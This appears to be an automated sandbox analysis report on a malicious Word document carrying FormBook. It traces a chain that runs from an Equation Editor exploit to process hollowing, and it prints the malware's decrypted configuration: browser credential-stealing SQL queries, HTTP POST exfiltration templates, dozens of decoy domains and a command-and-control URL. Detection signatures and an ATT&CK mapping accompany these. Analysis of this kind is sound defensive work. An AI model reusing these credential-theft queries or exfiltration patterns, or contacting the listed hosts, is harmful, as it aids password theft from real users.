ID: 344787
Sample Name: IMG-50230.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 06:50:32
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report IMG-50230.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 9
Memory Dumps 9
Unpacked PEs 9
Sigma Overview 10
System Summary: 10
Signature Overview 10
AV Detection: 10
Exploits: 10
Compliance: 10
Networking: 10
E-Banking Fraud: 10
System Summary: 10
Boot Survival: 11
Hooking and other Techniques for Hiding and Protection: 11
Malware Analysis System Evasion: 11
HIPS / PFW / Operating System Protection Evasion: 11
Stealing of Sensitive Information: 11
Remote Access Functionality: 11
Mitre Att&ck Matrix 11
Behavior Graph 12
Screenshots 12
Thumbnails 12
Antivirus, Machine Learning and Genetic Malware Detection 13
Initial Sample 13
Dropped Files 13
Unpacked PE Files 14
Domains 14
URLs 14
Domains and IPs 15
Contacted Domains 15
Contacted URLs 15
URLs from Memory and Binaries 16
Contacted IPs 20
Public 20
General Information 20
Simulations 21
Behavior and APIs 21
Joe Sandbox View / Context 21
IPs 21
Domains 22
ASN 22
JA3 Fingerprints 23
Dropped Files 23
Created / dropped Files 23
Static File Info 27
General 27

File Icon 28
Static RTF Info 28
Objects 28
Network Behavior 28
Network Port Distribution 28
TCP Packets 28
UDP Packets 30
DNS Queries 30
DNS Answers 30
HTTP Request Dependency Graph 31
HTTP Packets 31
Code Manipulations 32
Statistics 32
Behavior 32
System Behavior 32
Analysis Process: WINWORD.EXE PID: 2112 Parent PID: 584 32
General 32
File Activities 32
File Created 32
File Deleted 32
File Read 33
Registry Activities 33
Key Created 33
Key Value Created 33
Key Value Modified 34
Analysis Process: EQNEDT32.EXE PID: 2232 Parent PID: 584 36
General 36
File Activities 36
Registry Activities 37
Key Created 37
Analysis Process: 69577.exe PID: 2536 Parent PID: 2232 37
General 37
File Activities 37
File Created 37
File Written 38
File Read 38
Registry Activities 39
Key Created 39
Key Value Created 39
Analysis Process: AddInProcess32.exe PID: 2688 Parent PID: 2536 39
General 39
File Activities 40
File Read 40
Analysis Process: explorer.exe PID: 1388 Parent PID: 2688 40
General 40
Analysis Process: rundll32.exe PID: 2836 Parent PID: 1388 40
General 40
File Activities 41
File Read 41
Analysis Process: cmd.exe PID: 1980 Parent PID: 2836 41
General 41
File Activities 41
File Deleted 41
Disassembly 41
Code Analysis 41


Analysis Report IMG-50230.doc

Overview


General Information

Sample Name:	IMG-50230.doc
Analysis ID:	344787
MD5:	447225e0d19dab..
SHA1:	ade2804cac4b05..
SHA256:	39e2a7aebe3542..
Tags:	doc

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Allocates memory in foreign process…
- Connects to a URL shortener service
- Drops PE files to the user root direc…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2112 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2232 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - 69577.exe (PID: 2536 cmdline: C:\Users\Public\69577.exe MD5: BEB09E991A41577E79DFABC58178A44F)
    - AddInProcess32.exe (PID: 2688 cmdline: C:\Users\user\AppData\Local\Temp\AddInProcess32.exe MD5: DA55A7AED2F65D6104E1A79EE067CC00)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - rundll32.exe (PID: 2836 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - cmd.exe (PID: 1980 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\AddInProcess32.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc6",
    "KEY1_OFFSET 0x1d737",
    "CONFIG SIZE : 0x103",
    "CONFIG OFFSET 0x1d83b",
    "URL SIZE : 35",
    "searching string pattern",
    "strings_offset 0x1c383",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0x964e9058",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715032",
    "0xbf0a5e41",
    "0x2902d074",
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012162",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd014d5",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
```

```
"0x59adf952",
"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
```

```
"0x85426977",
"0xea193e11",
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
```

```
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"motherdairysfranchise.com",
"realhomeincest.com",
"unclebal.info",
"1039995.com",
"getdiscoveryplus.com",
"beingsupermommy.com",
"frfcentre.com",
"shelterislandbeachwear.com",
"rangers3.xyz",
"hotlinebus.com",
"lojailymodas.com",
"profille-edwena67marilynn.club",
"owe.pink",
"sorenohotel.com",
"keller-minimal-windows.com",
"lujanlimo.com",
"whitefeathercleaning.com",
"superpay.info",
"elmtreecottage.com",
"shmoop.club",
"shortflagsuniverse.com",
"xingfulujing.com",
"promotwins.com",
"ae993.com",
"kevinhammer.net",
"protivafiber.com",
"ahmetcanhoca.com",
"economist.sucks",
"fokusummat.com",
"visitkaaba.com",
"minilemons.com",
"vaginalcosmetic.com",
"healthmeetsyou.com",
"khanhvps.design",
"nekotsuki.net",
"gloryexperiencemedia.com",
"matutinao.com",
"storytool256.com",
"luhhulie.com",
"vnhayrxu.icu",
"ministerioriosdegloria.com",
"whistleblowernewsnetwork.net",
"african-sound.com",
"quilometrezero.online",
"febird.info",
"sellkenoshacounty.com",
"saiparahnama.com",
"healthynailz.com",
"foundershuddle.com",
"bycaqar.com",
"purpleandpinkstore.com",
"forbiddenfeet.com",
"saplingsenglishmediumschool.com",
"bakebakeys.com",
"xn--th-xma.com",
"belovedllc.com",
"rlgfactory.com",
"wearablefantasy.com",
"hxlw55.com",
"bew67zp4f4ty5.net",
"lateliersignature.com",
"laok520.com",
"hemitea.com",
"treasurecoastmortgages.com",
"f-end",
"----------------------------------------------------",
"Decrypted CnC URL",
```

```
    "----------------------------------------------",
    "www.wirelesschargerkings.com/zrmt/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2140353140.0000000000081000.00000020.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2140353140.0000000000081000.00000020.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x88e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x957a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2140353140.0000000000081000.00000020.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17429:$sqlite3step: 68 34 1C 7B E1 • 0x1753c:$sqlite3step: 68 34 1C 7B E1 • 0x17458:$sqlite3text: 68 38 2A 90 C5 • 0x1757d:$sqlite3text: 68 38 2A 90 C5 • 0x1746b:$sqlite3blob: 68 53 D8 7F 8C • 0x17593:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2140526407.00000000004D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2140526407.00000000004D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 14 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.AddInProcess32.exe.80000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.AddInProcess32.exe.80000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a707:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b70a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.AddInProcess32.exe.80000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17629:$sqlite3step: 68 34 1C 7B E1 • 0x1773c:$sqlite3step: 68 34 1C 7B E1 • 0x17658:$sqlite3text: 68 38 2A 90 C5 • 0x1777d:$sqlite3text: 68 38 2A 90 C5 • 0x1766b:$sqlite3blob: 68 53 D8 7F 8C • 0x17793:$sqlite3blob: 68 53 D8 7F 8C

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Connects to a URL shortener service

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Spearphishing Link 1	Shared Modules 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfer
Valid Accounts 1	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypte Channel
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 7 1 2	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 2 1	LSA Secrets	Virtualization/Sandbox Evasion 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used Pc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 7 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tran Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Rundll32 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pro


Behavior Graph

